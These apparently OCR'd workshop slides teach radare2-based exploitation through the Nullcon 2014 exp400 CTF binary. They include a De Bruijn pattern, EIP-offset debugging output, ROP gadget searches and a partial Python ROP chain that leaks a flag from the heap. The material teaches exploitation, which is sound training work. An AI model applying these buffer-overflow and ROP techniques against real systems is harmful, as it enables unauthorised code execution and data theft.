Our ROP-chain



Your turn

Get a shell!

- /R – Rop-search
- iz – strings[4]
- is – symbols

[4] Still with the German accent

Demo

Demo!

exp400 of the Nullcon 2014

exp400 de la Nullcon 2014

- Nullcon - A neat conference in India
- With a cool CTF
- A not-so-tricky challenge: no PIE, no canary.

Your turn

Find what this binary is doing

Long story short...

The binary is:

1. Allocating some memory on the heap
2. Opening the flag file
3. Dropping its permissions
4. Writing the content of the file on the allocated space ("the_amazing_pancake" in our case)
5. Closing the *file descriptor*
6. Writing a message to the user
7. Write a user-controlled input into the heap

We need to walk the heap!

ASLR

The stack is subject to ASLR, and the heap too.

Fortunately, it's deterministic.

Steps

1. Get a crash
2. Get control of EIP
3. Find a leak to defeat ASLR
4. Build a ROP-chain
5. Perform a small victory dance

De Bruijn

```
jvoisin@kaa 9:01 ~ ragg2 -P 128 -r
AAABAACAADAAEAAFAAGAAHAAIAAJAAKAALAAMAANAAOAAPAAQAARAASAATAAUAAVAAWAAXAAYA
AZAAaAAbAAcAAdAAeAAfAAgAAhAAiAAjAAkAAlAAmAAnAAoAApAAqA%
jvoisin@kaa 9:01 ~
```

- A cyclic sequence in which every sequences of a given size, of a given alphabet are occurring exactly once
- Handy to find the right padding


Offset

```
Process with PID 5785 started...
attach 5785 5785
bin.baddr 0x08048000
Assuming filepath ./exploit400_a25da17a867e51fd0a01f8122396246e
asm.bits 32
 -- I love gradients.
[0xf7743a90]> dc
Good Enough? Pwn Me!
AAABAACAADAAEAAFAAGAAHAAIAAJAAKAALAAMAANAAOAAPAAQAARAASAATAAUAAVAAWAAXAAYAAZAAaAAbAAcAAdAAeAAfAA
gAAhAAiAAjAAkAAlAAmAAnAAoAApAAqA%
[+] SIGNAL 11 errno=0 addr=0x41694141 code=1 ret=0
attach 5785 1
[+] signal 11 aka SIGSEGV received 0
[0x41694141]> dr=
 eip 0x41694141     oeax 0xffffffff      eax 0x00000000      ebx 0x64414163
 ecx 0x00000000      edx 0x00000800      esp 0xffe536e0      ebp 0x68414167
 esi 0x41654141      edi 0x41416641      eflags 1PZIV
[0x41694141]> wopO eip
101
[0x41694141]>
```

How to get the flag?

- The binary is x86 and non-PIE
- We have a code-execution
- Heap is deterministic
- Lets call malloc to get the right offset into eax
- Add the right padding to get the offset of the flag, relatively to eax's value
- Call write on this offset

Our ROP-chain so far



How to get the flag

```
[0x08048514]> pd 4 @ 0x08048669
|           0x08048669      89542408        mov dword [esp + 8], edx
|           0x0804866d      89442404        mov dword [esp + 4], eax
|           0x08048671      c70424010000.   mov dword [esp], 1
|           0x08048678      e8c3fdffff      call sym.imp.write
[0x08048514]>
```

- edx: size of the string
- eax: pointer to the string
- 1: file descriptor

Strlen

```
jvoisin@kaa 9:23 ~/prez/RESSI/exploit400 r2 -A -d ./exploit400_a25da17a867e51fd0a01f8122396246e
Process with PID 6128 started...
attach 6128 6128
bin.baddr 0x08048000
Assuming filepath ./exploit400_a25da17a867e51fd0a01f8122396246e
asm.bits 32
[x] Analyze all flags starting with sym. and entry0 (aa)
[Cannot determine xref search boundariesr references (aar)
[x] Analyze len bytes of instructions for references (aar)
[Oops invalid rangen calls (aac)
[x] Analyze function calls (aac)
[*] Use -AA or aaaa to perform additional experimental analysis.
[x] Constructing a function name for fcn.* and sym.func.* functions (aan)
 -- Use +,-,*,/ to change the size of the block
[0xf77b9a90]> afi main~size
 size: 407
[0xf77b9a90]> db main + 406
[0xf77b9a90]> dc
Good Enough? Pwn Me!
POUET
hit breakpoint at: 80486aa
attach 6128 1
[0x080486aa]> dr edx
0x00000800
[0x080486aa]>
```

Your turn

- Find the offset of malloc
- Find a pop-ret gadget

Calling malloc

```
[0x08048460]> ?v sym.imp.malloc
0x80483f0
[0x08048460]> /Rl pop
0x080483a0: pop ebx; ret;
0x080484e3: pop ebp; ret;
0x080486a9: pop ebp; ret;
0x0804870f: pop ebp; ret;
0x08048758: pop ebp; ret;
0x08048774: pop ebx; ret;
[0x08048460]>
```

Offset between our malloc and the flag

```
import struct

def rop(*args):
    return struct.pack('I'*len(args), *args)

mallocplt = 0x080483f0
popret = 0x080483a0

print('A' * 100 +
        rop(
            mallocplt,
            popret,
            1337,

            0xcccccccc,
        )
    )
```

Offset between our malloc and the flag

```
 -- Print the contents of the current block with the 'p' command
[0x32e51cd0]> dc
attach 12506 1
[0xf774ba90]> dc
Good Enough? Pwn Me!
[+] SIGNAL 11 errno=0 addr=0xcccccccc code=1 ret=0
[+] signal 11 aka SIGSEGV received 0
[0xcccccccc]> dm~heap
sys 132K 0x086d7000 - 0x086f8000 s -rw- [heap] [heap]
[0xcccccccc]> e search.from = 0x086d7000
[0xcccccccc]> e search.to = 0x086f8000
[0xcccccccc]> / RESSI2016
Searching 9 bytes from 0x086d7000 to 0x086f8000: 52 45 53 53 49 32 30 31 36
Searching 9 bytes in [0x86d7000-0x86f8000]
hits: 1
0x086d7008 hit0_0 "RESSI2016"
[0xcccccccc]> ?v eax - hit0_0
0x48
[0xcccccccc]>
```

Subtraction of the right offset

We could:


- Call malloc to get the offset
- Call write to send it back to us
- Subtract 0x48
- Call read to read the result somewhere
- Use this result in a write to get the flag

Subtraction of the right offset

But instead, we're going to:

- Call malloc to get the offset
- Subtract 0x48 with a gadget
- Use this result in a write to get the flag

Our ROP-chain



Subtraction of 0x48

```
[0x08048460]> /R sub eax
[0x08048460]> /R sub al
  0x080486ed               2c24  sub al, 0x24
  0x080486ef           89442408  mov dword [esp + 8], eax
  0x080486f3           8b442434  mov eax, dword [esp + 0x34]
  0x080486f7           89442404  mov dword [esp + 4], eax
  0x080486fb     ff94b320ffffff  call dword [ebx + esi*4 - 0xe0]

[0x08048460]>
```

Ouch.

Your turn

Find a gadget to sub 0x48[5]

[5] check libr/asm/d/x86

Subtraction of 0x48


```
[0x08048460]> /R sbb al
  0x080486c1                1c8b  sbb al, 0x8b
  0x080486c3                  6c  insb byte es:[edi], dx
  0x080486c4                2430  and al, 0x30
  0x080486c6        8dbb20ffffff  lea edi, [ebx - 0xe0]
  0x080486cc          e8a3fcffff  call 0x8048374

  0x0804870b                1c5b  sbb al, 0x5b
  0x0804870d                  5e  pop esi
  0x0804870e                  5f  pop edi
  0x0804870f                  5d  pop ebp
  0x08048710                  c3  ret

  0x08048723                1c24  sbb al, 0x24
  0x08048725                  c3  ret

[0x08048460]>
```

Our ROP-chain



Your turn

Get the flag!

Demo

Demo!

Questions?